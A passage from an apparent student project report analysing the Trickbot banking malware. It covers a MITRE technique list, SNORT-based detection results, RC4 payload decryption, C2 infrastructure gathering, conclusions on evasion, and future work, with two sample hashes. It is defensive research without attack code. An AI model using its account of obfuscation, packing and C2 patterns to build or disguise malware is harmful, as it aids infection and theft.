


FIGURE 5.49: PWGrab before and after decryption

In order to decrypt the Settings.ini present within the */AppData/Roaming/VsCard/* directory, Hasherezade's SettingsDecoder script can be used. Piping the resulting output to an output file, it can be seen that the size of the decoded output is drastically reduced from the initial file. The output of Hasherezade's tool is broken down into three sections, the botkey, a checksum for charset validation and a series of three random integer values.




FIGURE 5.50: Decoded Settings File

Timeline of a Typical Trickbot Infection

The main Trickbot binary that was examined over the course of this work had three distinct phases. The initial preloader, commonly referred to in this work as the initial

infection binary, contains the RC4 Encrypted payload. This payload decrypts to be yet another PE file called the Loader. The Loader contains a number of anti-analysis and evasion techniques that this project did not have the time or the scope to investigate. The main anti-analysis method employed by the Loader is an XOR decryption routine which is employed to obfuscate the core functionality. The Core executable is the resultant of this XOR decryption, with this file being used to perform the majority of its malicious activity. Due to the time constraints and page count restrictions of this project, the XOR decryption of the Loader fell beyond the purview of this work.




FIGURE 5.51: Binary self-modification

The typical Trickbot infection once any initial packing routines and obfuscation methods have been defeated, follows the depicted outline shown in Figure 5.52




FIGURE 5.52: Typical trickbot infection

MITRE Tag Attribution

ID	Name
T1087	Account Discovery
T1043	Commonly Used Port
T1503	Credentials from Web Browsers
T1081	Credentials in Files
T1214	Credentials in Registry
T1024	Custom Cryptographic Protocol
T1005	Data from Local System
T1140	Deobfuscate/Decode Files or Information
T1089	Disabling Security Tools
T1482	Domain Trust Discovery
T1114	Email Collection
T1106	Execution through API
T1083	File and Directory Discovery
T1179	Hooking
T1185	Man in the Browser
T1112	Modify Registry
T1027	Obfuscated Files or Information
T1055	Process Injection
T1060	Registry Run Keys / Startup Folder
T1105	Remote File Copy
T1053	Scheduled Task
T1064	Scripting
T1045	Software Packing
T1193	Spearphishing Attachment
T1071	Standard Application Layer Protocol
T1082	System Information Discovery
T1016	System Network Configuration Discovery
T1007	System Service Discovery
T1065	Uncommonly Used Port
T1204	User Execution

FIGURE 5.53: List of MITRE Tags

Chapter 6

Testing and Evaluation

6.1 Metrics

Sample Gathering

1. SNORT rules
    - Were the SNORT rules successful in tagging Trickbot traffic?
    - What percentage of the gathered dataset do the SNORT rules tag?
2. Were the YARA rules successful in tagging the PE Files?
3. Quantity of C2 servers observed
4. Quantity of unique SHA256 samples derived from own methodologies

Analysis Phase

1. Successful in extracting RC4 encryption/decryption key for the encrypted payload?
2. Successfully automated decryption routine through python scripting?
3. Methodologies for anti-analysis/evasion-detection highlighted in the report?
4. Was analysis successful? Was malicious functionality uncovered?

Actionable Data Phase

1. Quality of work - Industry testimonials
2. Novel information about the malware gathered?
3. Is the work accessible to a broader computer science audience?

6.2 System Testing

Sample Gathering

1. **SNORT rules**
   SNORT rule efficacy can be tested by either funneling all network related traffic through a system which is running SNORT. Equally, existing PCAP files can also be piped into SNORT for analysis. An alert log is produced where any detections can be tracked. Correlating the number of occurrences of a GET request to the specified URL with the occurrences within the alert log, a metric to measure SNORT rule efficacy can be created.

   Providing the SNORT rules are successful in tagging the specified portion of the URL, a calculation can be performed by using the CSV of gathered C2 URLs. By checking the number of URLs present in the CSV that contain the URL portion, the percentage of successful Trickbot detections can be extrapolated.

2. **YARA rule success rate**
   By running a YARA rule over a directory and piping the output of this command into ***wc -l***, the number of detections can be quantified. By performing a calculation of the number of detections divided by the total overall files, the percentage efficacy can be derived.

3. **Quantity of C2 servers observed**
   By creating pivot tables within the gathered CSV, numerous metrics are able to be calculated such as the quantity of unique C2 URLs.

4. **Quantity of unique SHA256 samples**
   The same method to calculate the quantity of unique C2 URLs can be applied to gather the quantity of unique SHA256 hashes.

Analysis Phase

1. **Successful RC4 key extraction**
   If the extraction of the RC4 key is successful, any encrypted data should be able to be decrypted. This can be tested using the likes of tools such as CyberChef[29]. Plaintext should be visible in the resulting output.

2. **Success of decryption automation with Python**
   The success of the decryption automation largely depends on the success of the RC4 key extraction. The success of this test also depends on a number of other

properties such as the identification of offset of the start of the encrypted data and the length of the encrypted data. This test should be marked as successful if the full encrypted payload can be extracted from the unmodified binary.

Actionable Data Phase

1. **Quality of work - Industry testimonials**
   While the author of this work could speculate as to the quality of the work, it would not be considered a valid evaluation. Industry testimonials from security researchers would be a sufficient metric. A number of questions should be asked in order to gain a brief but thorough validation of the work. The questions to pose are as follows:

   - Quality of English used within report
   - Quality of reverse engineering work
   - Quality of information gathered from C2 infrastructure
   - Is the work up to industry standards?
   - How do you feel the work was overall
   - Any improvements or notes for the author?

2. **Was novel information regarding Trickbot obtained?**
   While not one of the project outlines, a personal goal was to discover new information regarding Trickbot that had not been discovered before. Search engines and other OSINT sources can be leveraged to check if discovered information is novel or not.

6.3 Results

Sample Gathering

1. **SNORT rules**

   - **Were the SNORT rules successful in tagging Trickbot traffic?**
     The snort rules were successful in tagging the Trickbot traffic. This was measured through the creation of a test environment where all network traffic from an infected host was routed to a Linux VM running SNORT. When the malicious traffic was detected by the SNORT rules, alerts were created. This was tested with each of the six rules with each triggering correctly.
   - **What percentage of the gathered dataset do the SNORT rules tag?**
     As the CSV contained the C2 URL that the binary was downloaded from, the number of files that the six rules can hit can be calculated. Out of this total number of files, the SNORT rules created will tag 3471 of these files. This success rate is approximately 93%.

2. **Were the YARA rules successful in tagging the PE Files?**
   Due to the file makeup being changed so regularly and the high degree of obfuscation employed through RC4 Encryption, YARA rules are ineffective at detecting the Trickbot samples.

3. **Quantity of C2 servers observed**
   Eighty-five distinct URLs were logged and confirmed as having actively served Trickbot binaries over the duration of this work. A large portion of these URLs were hijacked web-servers that were originally used to host legitimate sites, which for a time served the aforementioned Trickbot-related binaries. Utilizing the previously made SNORT rules, the sampleset of URLs was able to be verified with at least a 93% accuracy that the files served were in fact Trickbot. This ensures that the dataset could be considered a clean dataset, as only infected URLs would serve Trickbot binaries, and furthermore serve binaries with this specific URL structure.

4. **Quantity of unique SHA256 samples derived from own methodologies**
   Over 3760 unique files were served from the previously mentioned 85 malicious URLs. Information regarding these files are contained within Excel spreadsheets. This is an extremely large dataset of binaries for one malware family. As mentioned in the previous testing criteria, the dataset of files was able to be verified with at least a 93% accuracy that the files served were in fact Trickbot by utilizing the previously made SNORT rules.

Analysis Phase

1. **Successful in extracting RC4 encryption/decryption key for the encrypted payload?**
   The RC4 extraction process was a success. This was accomplished utilising a prototype python script where the RC4 decryption key was provided as a parameter, along with a small section of the initial encrypted MZ header of the encrypted payload. Since the correct resultant of this operation was known beforehand, success was evaluated by ensuring that the resultant MZ header was readable in plain text. The payload was run in an analysis environment and triggered all of the previously analysed malicious activity attributed to the initial Trickbot binary. This payload is the 'Core' binary.

2. **Successfully automated decryption routine through python scripting?**
   The automation of the payload decryption routine was a success. In order to achieve this more reverse engineering had to be performed in order to find locations for the length of the payload and offset of the encrypted data. Building on the previous test criteria, the python script was expanded to slice out a section of the file, decrypt the entire payload and then write it to disc. Since the manifest data at the end of the file is present in the resulting output, the success of this operation can be verified as 100% effective.

3. **Methodologies for anti-analysis/evasion-detection highlighted in the report?**
   Numerous anti-analysis and evasion detection techniques have been described in detail in this report, including the authors methodology to combat the more complex of these. The techniques employed by the threat actor are displayed through a comprehensive and full analysis, ranging from Command and Control dissemination to assembly-level anti-analysis/obfuscation. Validity and quality of these results has been assured through the industry survey by Threat Researchers in a next-gen anti-virus company.

4. **Was analysis successful? Was malicious functionality uncovered?**
   In the eyes of the author, the work was deemed a success, with numerous core goals and blue-sky-thinking goals achieved and in some cases exceeded. Asides from the core anti-analysis and detection evasion techniques highlighted in the report, numerous malicious features of Trickbot were shown, including but not limited to persistence features, data exfiltration and disabling of core windows security features. The industry survey attests to the accuracy and level of detail shown in this work.

Actionable Data Phase

1. **Quality of work - Industry testimonials**
   In order to ascertain the quality of the work from industry professionals a Google form was created with the previously mentioned questions. This was given to employees of a next-gen anti-virus company within the Threat Research team. The feedback that was received was nothing short of extremely positive with the full testimonials available in Appendix F.

2. **Novel information about the malware gathered?**
   A blue-sky-thinking goal of this work was to gather novel information about Trickbot that had not been discovered or documented previously. This goal was achieved through the analysis of a current Trickbot infection in a virtual machine with Wireshark capturing the inbound and outbound network packet data. IP addresses of at-the-time undiscovered Command and Control servers were discovered and logged and then submitted into the URLHaus database to leverage their web-crawler to retrieve payloads being served from that URL. These URLs were previously seen as "clean" on VirusTotal and not present within the URLHaus malicious DB, nor had they previously been attributed to malicious activity at time of discovery.

Chapter 7

Discussion and Conclusions

7.1 Solution Review

The solution implemented in this project covers an extremely large swathe of the Trickbot campaign. This is a necessity given that Trickbot is a multi-million euro piece of malware which is deserving of a comprehensive, thorough analysis of it's many features and facets. A typical tear-down consisting of basic static and dynamic analysis could not hope to achieve the level of depth needed to illuminate how advanced and nefarious this malware variant has become. The scope of the solution was highly ambitious in nature, not only in relation to the outlined objectives but also in terms of workload and difficulty. This is largely due to its all-encompassing analysis of its many moving parts, from itemizing and tagging command and control infrastructure to reverse engineering highly advanced anti-analysis and obfuscation techniques.

The solutions that were designed to tackle this multitude of objectives were highly successful, which is evident from the results of Chapter 6. The solution that had been outlined in the research phase of this project remained largely unchanged, as it was rigorously thought out in conjunction with current industry standard practices. Some alterations had to be made due to unforeseen results of the analysis phase, such as the exclusion of YARA rules due to their ineffectuality. Other, more positive inclusions were the likes of the URLHaus scraping process, used in order to discover and examine the most current, up-to-date C2 infrastructure and retrieve vast amounts of information regarding how the malware dissemination process functioned. Furthermore, this process enabled the accumulation of the most recently served Trickbot binaries. This permitted the project to have a competitive edge, by removing the need to rely on past works or old data and instead being based on live information regarding the Trickbot campaign.

The solution to the reverse engineering process was less defined as it is a dynamic process. The preparation involved to better tackle this section of the report comprised of a large amount of self-taught training in highly advanced reverse engineering techniques and assembly language concepts, utilizing tools such as IDA Pro and OllyDBG. Without these skills and a solid foundational grasp of assembly language, no solution could have been implemented to tackle these goals, as these skills are intrinsic to the process itself. This self-learning paid dividends, where the predefined goals for locating, reverse engineering and re-engineering the decryption routines used in Trickbot's preloader mechanism were all successful.

As this project is based around an analysis of the Trickbot malware campaign, the works performed and knowledge obtained within the implementation of this work had to be documented in a clear and concise manner. The topics dealt with over the course of this work are complex and cross many subsets of computer science as a whole. While some information had to be abstracted to better suit the report format, the process undertaken and conclusions derived were documented in an explanatory manner as was feasible. When it came to documenting the reverse engineering process, extra care was paid to attempt to help the reader follow the process.

The author was cognizant that reverse engineering to this level using IDA and OllyDBG is something typically only done by security researchers with many years of industry experience, typically four or more, or those with a vested interest in making it their specific career-path. As such, it was not expected that future readers will have a throwaway understanding of the process shown, requiring this report to include more non-security-specific documentation.

7.2 Project Review

Despite the difficulty of the subject matter and complexity of the malware campaign being analysed, both phases of the project went smoothly overall. This can largely be attributed to effective time-management utilized throughout the course of the project, by front-loading the high-risk goals such as the static decryption of the payload in early January. Also worth noting is the large amount of preparation performed by learning the required skills needed in order to approach a topic of this nature, where consistent self-training was required to begin to formulate an approach to reverse engineering the initial binary.

In retrospect, the scope of the project was extremely vast, where the 'Sample Gathering' and 'Analysis Efforts' phases could have branched into their own distinct projects.

This wide scope manifested in a very heavy workload for the author, especially with obligations to perform part time work for an anti-virus company on a weekly basis. Furthermore, the vast scope resulted in Chapter 5 having an extremely long page count, where the research and findings had already been abstracted to their most digestible. It was not possible to reduce the body of the report by any more without doing justice to the performed work. This was reflected in the project poster, where it was challenging to reduce the overall work done into an easily-digestible info-graphic. Despite the size and complexity of the 'Sample Gathering' and 'Analysis Efforts' phases, both are integral to the project to give an accurate depiction of the scale and efforts of the Trickbot campaign to evade detection and hamper analysis. For these reasons, had the project to be restarted given the amount learned over the course of the project, the project outlines would stay very much the same.

In the initial architecture there was an over reliance on VirusTotal in order to gather samples and other information regarding Trickbot. However, due to the unreliability of the 'First Seen' date as a metric and the ineffectuality of YARA rules, neither VT Intelligence nor VT Retrohunt were incorporated to the extent that they were initially planned. The URLHaus API and automation was able to provide a reliable and consistent dataset of the most up-to-date malware, pulled directly from live C2 infrastructure. This deviation from the initial plan ended up being one of the greatest strengths of this project and would most certainly be incorporated in the architectural designs of future malware-related projects.

Over the course of this project, the key skills that were improved upon over the course of this work were as follows:

OSINT Threat Hunting
This was enhanced through the gathering of C2 infrastructure utilizing a number of different online malware repositories such as VirusTotal and URLHaus. The use of scripts to query these websites APIs greatly enhanced the ability to automate the sample gathering and to display the resulting information in clearly ordered spreadsheets. Using OSINT techniques and python scripting in conjunction to gather publicly available information greatly improved the authors Threat Hunting skills.

Advanced Reverse Engineering
Given that a large portion of this project centered around reverse engineering anti-analysis and obfuscation techniques, the RE skills learned through the technical analysis of Trickbot were immense. Knowledge surrounding the various Windows API calls employed by Trickbot, how RC4 encryption is implemented within windows, how the decryption subroutines work and much more was obtained and documented within the

main body of this report. These skills will help the author greatly in their pursuit of a career based within this field.

Malware Analysis
A large amount of techniques and methodologies employed by Trickbot are also utilized in other malware families. However, they are not typically used with such frequency as is shown in the Trickbot family. The past identification and recognition of these techniques will aid the author greatly in their future career path as a Malware Analyst.

Python Programming
The use of python programming in order to automate the sample gathering process and automate the static decryption of encrypted payloads are some extremely valuable skills that were improved upon over the course of this work. These skills will be transferable in future work, be it for malware analysis or future works alike.

7.3 Conclusion

Trickbot is an evolving threat and utilizes numerous anti-analysis and evasion detection techniques. During the course of this work the Trickbot campaign has consistently adapted and changed to enable further propagation and infection. These are the conclusions derived from this project:

Primary conclusions

- **Thwarting signature based detection & evading YARA rules**
  Signature based detection, of which traditional anti virus solutions rely on are rendered almost obsolete in the face of modular malware. As previously mentioned, Trickbot utilizes upstream hash modification where no two files are served with the same SHA256. Signature based detection typically leverages the SHA256 identifier, or a YARA rule where it detects physical attributes of a file in order to detect malicious software. Trickbot, and by extension modular malware, avoids traditional detection measures by routinely changing their file makeup, incorporating vast obfuscation methods such as the RC4 & XOR encryption and layers of packing. Their ability to change the file makeup on the fly and download the most cutting edge binaries to infected hosts allows the malware to avoid detection and greatly increase chances of persistence. Advanced methods of containment and detection must be created in order to catch and deactivate advanced threats.

- **Evolving network evasion**

  The command and control infrastructure employed by Trickbot is ever-changing, hijacking legitimate websites to further its own gains and disseminating malware from the infected web-servers. Not only this, Trickbot can install a web-server daemon on infected hosts from which to disseminate malware from exposed machines. When an infected server is taken down, a new one is ready to take its place, with the IP addresses disseminated to active Trickbot infections.

- **Ability to combat Trickbot with SNORT rules**

  Over the course of this project it became evident that Trickbot followed a pattern when serving its infection binaries, that each file was served in the format *"server.xyz"/images/"filename".png*. Each file initially had one of three preset names with a .png extension, extending to six in the latter half of the project. Exploiting the patterns created by the threat actor behind Trickbot, six SNORT rules were able to tag 93% of these binary downloads. These rules will have been successful over the time elapsed in the creation of this report, however, there is no doubt that this will eventually change.

- **Heavy use of anti-analysis techniques**

  The main Trickbot binary examined over the course of this work incorporated not one, but two main methods of packing before its core executable was executed from memory. These methods comprised of RC4 Decryption in the preloader, and XOR decryption within the second-stage loader. As the preloader was the subject of this work, the file was reverse engineered in order to determine the RC4 decryption key. From this key, python scripts were able to be created in order to statically decrypt the data contained within the file so as to better understand how Trickbot functions.

  Extensive use of anti-analysis techniques are present within Trickbot's sub-components. These anti-analysis measures include a custom Base64 charset, encryption of settings and configuration files, encryption of all subsequent modules and more. These techniques are there to deter analysis and prevent less experienced analysts from being able to both analyze and create remediation tools for this malware. It is evident that vast amounts of time and money haven been invested in this malware campaign, and it shows no sign of slowing down.

- **Modular malware as an attack vector**

  Due to the aforementioned conclusions, it is evident that modular malware is one of the most serious threats that anti-virus solutions have faced in recent memory. Their constant development, evolving capabilities and enhanced methods for evading detection situates them at the forefront of the cyber-threat landscape.

These complex, modular behemoths such as Trickbot are able to infect, spread and exfiltrate sensitive information automatically and en masse. Further exploration and work into understanding and combating these advanced threats must be performed. It is the hope of the author that this work will help further the industry's understanding of how modular malware can operate, to help companies and organizations alike to thwart this formidable and evolving threat.

Secondary Conclusions

- **Success of solution approach**
  The solution approach did not change vastly between the research and implementation phases of this project. Minor alterations were made, such as the pivot from over-reliance on VirusTotal to the URLHaus web-crawling approach and the exclusion of YARA rules. This solution worked well over the course of the project and provided the foundations for a more broad spectrum, all-encompassing look at the Trickbot malware campaign. This solution approach could be applied to other malware families as a baseline from which to build a more site-specific solution.

- **Industry testimonials**
  The industry testimonial survey that was presented to employees of a next-gen anti-virus solution were highly positive. The survey results confirm that the work shown in this report is up to industry standard and has passed an effective peer review to ensure the validity of the results.

- **BazarBackdoor - An emerging threat**
  The creators of the Trickbot malware are thought to have released a new enterprise-grade malware named 'BazarBackdoor' as of May 2020. This new malware was seen by the author to be using identical methodologies detailed within this report, such as the method for RC4 encryption. By utilizing the same reverse engineering techniques documented in this report, the author was able to decrypt the main RC4 encrypted payload within this emerging threat. The RC4 decryption script, written within the context of this work was used to facilitate this. Given that this specifically tailored decryption routine was present in this new malware variant, the author of this work was also able to attribute 'BazarBackdoor' to the Trickbot group with an extremely high degree of certainty.

- **Spawning of a industry project**
  The gathering of such a vast number of Trickbot-related infection binaries was of explicit use in spawning a small side project in industry. The dataset gathered over

the course of this work, comprising of 3700 initial infection binaries were used in data-science efforts to better understand and classify the Trickbot malware variant from a machine-learning perspective. The supplied dataset was confirmed to be comprised solely of Trickbot binaries. This validation was performed by using the same novel methodology that was developed in this project in order to create the highly-effective SNORT rules.

7.4 Future Work

If more time had been allotted to accomplish further goals in regards to this project, the scope of the project would have been directed to exploring a number of further areas of Trickbot. These include but are not limited to:

- **Decryption of second-stage loader XOR routine**
  The focus of the Analysis Phase was solely on Trickbot's 'Preloader', which utilizes the RC4 decryption of the payload. This payload is considered to be the second-stage loader, which utilizes an XOR decryption routine to deobfuscate and unpack the 'Core' Trickbot executable. Had more time and more page count been allotted for the project, the reverse engineering phase of this project would also be extended to statically automate this decryption process.

- **In-depth analysis of Trickbot's modules**
  Due to the time constraints and page count of this project, the modules Trickbot uses to further its own gain were unable to be analyzed and documented in full. Given the opportunity, an in-depth technical analysis of each of Trickbot's modules could be performed and documented so that the security community better understands its capabilities.

- **Creation of an IDA Pro plugin**
  The *'Settings.ini'* file is obfuscated using a custom Base64 alphabet (also known as a charset) which is stored within the core Trickbot binary. From a cursory glance into this binary it is evident that large portions of the files functionality such as strings and imports are obfuscated using this same charset. An IDA Pro plugin developed to locate and use this charset to deobfuscate the rest of the file within IDA, would allow for a more comprehensive static analysis process.

- **Illicit Financial Flow Tracking**
  As Trickbot is a Banking Trojan by nature, significant time would have been invested into tracking illicit financial flows (IFFs) through the establishment of

honeypot PayPal and GMail accounts. This approach could provide insight into the transaction history and destination of the compromised funds. Such insights could highlight how the stolen money is laundered and identify the countries from which the funds may be extracted from. Conclusions could be then drawn to further understand the overarching criminal enterprise.

- **Development of a Covert Deactivation Module**
  Trickbot reaches out to download modules from its C2 servers through the use of HTTP GET requests. Interception of these GET requests in live systems is possible through the implementation of network security techniques such as the SNORT rules developed in this work. As the most common method of Trickbot persistence is through registry key persistence, development of a Trickbot module to remove the persistence mechanism and its associated binaries may be possible, thus deactivating the malware. Furthermore, it may also be possible to deploy this module in conjunction with a network interception methodology. In doing so it could theoretically then be able to provide the covert deactivation module to the compromised host if the C2 URL is within a known list of Trickbot-related URLs or IP addresses.

Bibliography

[1] T. Micro. (2015) A brief history of notable online banking trojans - trendmicro. [Online]. Available: https://www.trendmicro.com/vinfo/it/security/news/cybercrime-and-digital-threats/online-banking-trojan-brief-history-of-notable-online-banking-trojans

[2] Forcepoint. Forcepoint: What is malware? [Online]. Available: https://www.forcepoint.com/cyber-edu/malware

[3] W. L. Roberto Perdiscia, Andrea Lanzic. (2008) Classification of packed executables foraccurate computer virus detection. [Online]. Available: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.188.2114&rep=rep1&type=pdf

[4] K.-K. R. C. J. S. Dennis Kiwia, Ali Dehghantanha1. (2017) A cyber kill chain based taxonomy of banking trojans for evolutionary computational intelligence. [Online]. Available: https://arxiv.org/ftp/arxiv/papers/1807/1807.10446.pdf

[5] Malwarebytes. (2018) Malwarebytes trickbot 2016. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor

[6] Malware-Traffic-Analysis. (2019) Malwaretrafficanalysis. [Online]. Available: https://www.malware-traffic-analysis.net/

[7] A. Hanel. (2019) Big game hunting with ryuk - another lucrative targeted ransomware. [Online]. Available: https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/

[8] T. D. T. A. Limor Kessem, Maor Wiesen. (2017) New banking trojan icedid discovered by ibm x-force research. [Online]. Available: https://securityintelligence.com/new-banking-trojan-icedid-discovered-by-ibm-x-force-research/

[9] U. CISA. (2018) Alert (ta18-201a)emotet malware. [Online]. Available: https://www.us-cert.gov/ncas/alerts/TA18-201A

[10] A. Honig and M. Sikorski, *Practical Malware Analysis*. No Starch Press, 2019.

[11] J. Pescatore. (2019) Infoblox whitepaper sans top new attacks and threat report. [Online]. Available: http://www.infoblox.com/wp-content/uploads/infoblox-whitepaper-sans-top-new-attacks-and-threat-report.pdf

[12] J. O. Paul Black. (2016) Anti-analysis trends in banking malware. [Online]. Available: https://ieeexplore-ieee-org.cit.idm.oclc.org/document/7888738

[13] I. Aronov. (2015) An example of common string and payload obfuscation techniques in malware. [Online]. Available: https://securityintelligence.com/an-example-of-common-string-and-payload-obfuscation-techniques-in-malware/

[14] X. L. Kang Li. (2014) Comprehensive virtual appliance detection - blackhat 2014. [Online]. Available: https://www.blackhat.com/docs/asia-14/materials/Li/Asia-14-Li-Comprehensive-Virtual-Appliance-Detection.pdf

[15] D. Lukan. (2013) Anti-debugging infosecinstitute. [Online]. Available: https://resources.infosecinstitute.com/anti-debugging/

[16] MS-ISAC. (2019) Ms-isac trickbot security primer. [Online]. Available: https://www.cisecurity.org/wp-content/uploads/2019/03/MS-ISAC-Security-Primer-Trickbot-11March2019-mtw.pdf

[17] COMODO. Man in the browser attack. [Online]. Available: https://securebox.comodo.com/ssl-sniffing/man-in-the-browser-attack/

[18] N. M. Balaji Prasad T.K. (2019) Botnets - secret puppetry with computers. [Online]. Available: https://pdfs.semanticscholar.org/e401/461caba9c71c317eadab0033d81a21e21f62.pdf

[19] L. Martin. (2019) Lockheed martin cyber kill chain. [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[20] Zhang. (2016) Fortinet deep analysis of the online banking botnet trickbot. [Online]. Available: https://www.fortinet.com/blog/threat-research/deep-analysis-of-the-online-banking-botnet-trickbot.html

[21] E. Monti. (2011) Analyzing malware hollow processes. [Online]. Available: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/analyzing-malware-hollow-processes/

[22] L. Zeltser. (2015) How malware generates mutex names to evade detection. [Online]. Available: https://isc.sans.edu/diary/How+Malware+Generates+Mutex+Names+to+Evade+Detection/19429/

[23] A. Hosseini. (2017) Ten process injection techniques: A technical survey of common and trending process injection techniques. [Online]. Available: https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[24] D. Goodin. (2019) Tipped off by an nsa breach, researchers discover new apt hacking group. [Online]. Available: https://arstechnica.com/information-technology/2019/11/shadow-brokers-leak-of-nsa-code-leads-to-discovery-of-new-apt-hacking-group/

[25] D. Stevens. (2019) Didier stevens suite. [Online]. Available: https://blog.didierstevens.com/my-software/

[26] Remnux linux distribution. [Online]. Available: https://remnux.org/

[27] Setting the rc4 key in windows cryptoapi. [Online]. Available: https://www.phdcc.com/cryptorc4.htm

[28] NKU.EDU. Stream ciphers. [Online]. Available: https://www.nku.edu/~christensen/Streamciphers.pdf

[29] GCHQ. Cyberchef. [Online]. Available: https://gchq.github.io/CyberChef/

Appendix A

Appendix A

A.1 Trickbot Samples

Included is a smaller subset of the SHA256 hashes discovered over the course of this work as there are too many to include (current count 3700).

504cfc1968e7e2085348853f266a5dfd30b8a6e77bcf76165a405151a71534f3
56c8707adf8b26957de5ded6eaf16cb4b141e3d551ca57378deeb38ce3651684
